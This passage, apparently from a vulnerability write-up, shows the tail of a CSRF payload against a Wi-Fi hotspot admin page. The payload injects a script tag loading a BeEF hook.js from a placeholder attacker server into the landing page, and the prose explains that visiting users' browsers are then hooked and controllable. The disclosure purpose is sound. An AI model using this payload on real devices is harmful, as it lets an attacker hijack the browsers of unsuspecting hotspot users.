src=/HotSpot.html?swcaller=HotSpot.html&swsave=1&hotspotnets=00000000000000
000000000000000000000000&hotspotpass=1&hotspotmulti=1&hotspothttps=0&hot
spotnet1=0&hotspotnet2=0&hotspotnet3=0&hotspotenf=0&hotspottitle=Welcome+to
+My+HotSpot&hotspotterms=%3Cscript%20src%3Dhttp%3A%2F%2F%2Ex%2Ex%
2Ex%3A3000%2Fhook%2Ejs%3E%3C%2Fscript%3E&hotspotpass=on&thotspotmu
lti=on&swsessioncookie='+document.cookie.slice(8)+' width="0"
height="0"></iframe>');
```

Which when executed unintentionally by the administrator will modify the wireless hotspot landing page, adding code to hook any visiting user into the BeEF (Browser Exploitation Framework <http://beefproject.com/>) from server <http://x.x.x.x:3000/hook>.

To end users of the Wi-Fi hotspot everything looks normal:-



Though in reality they have been hooked as a BeEF browser on the server:-



Which then can run commands on the end users hooked browser:-

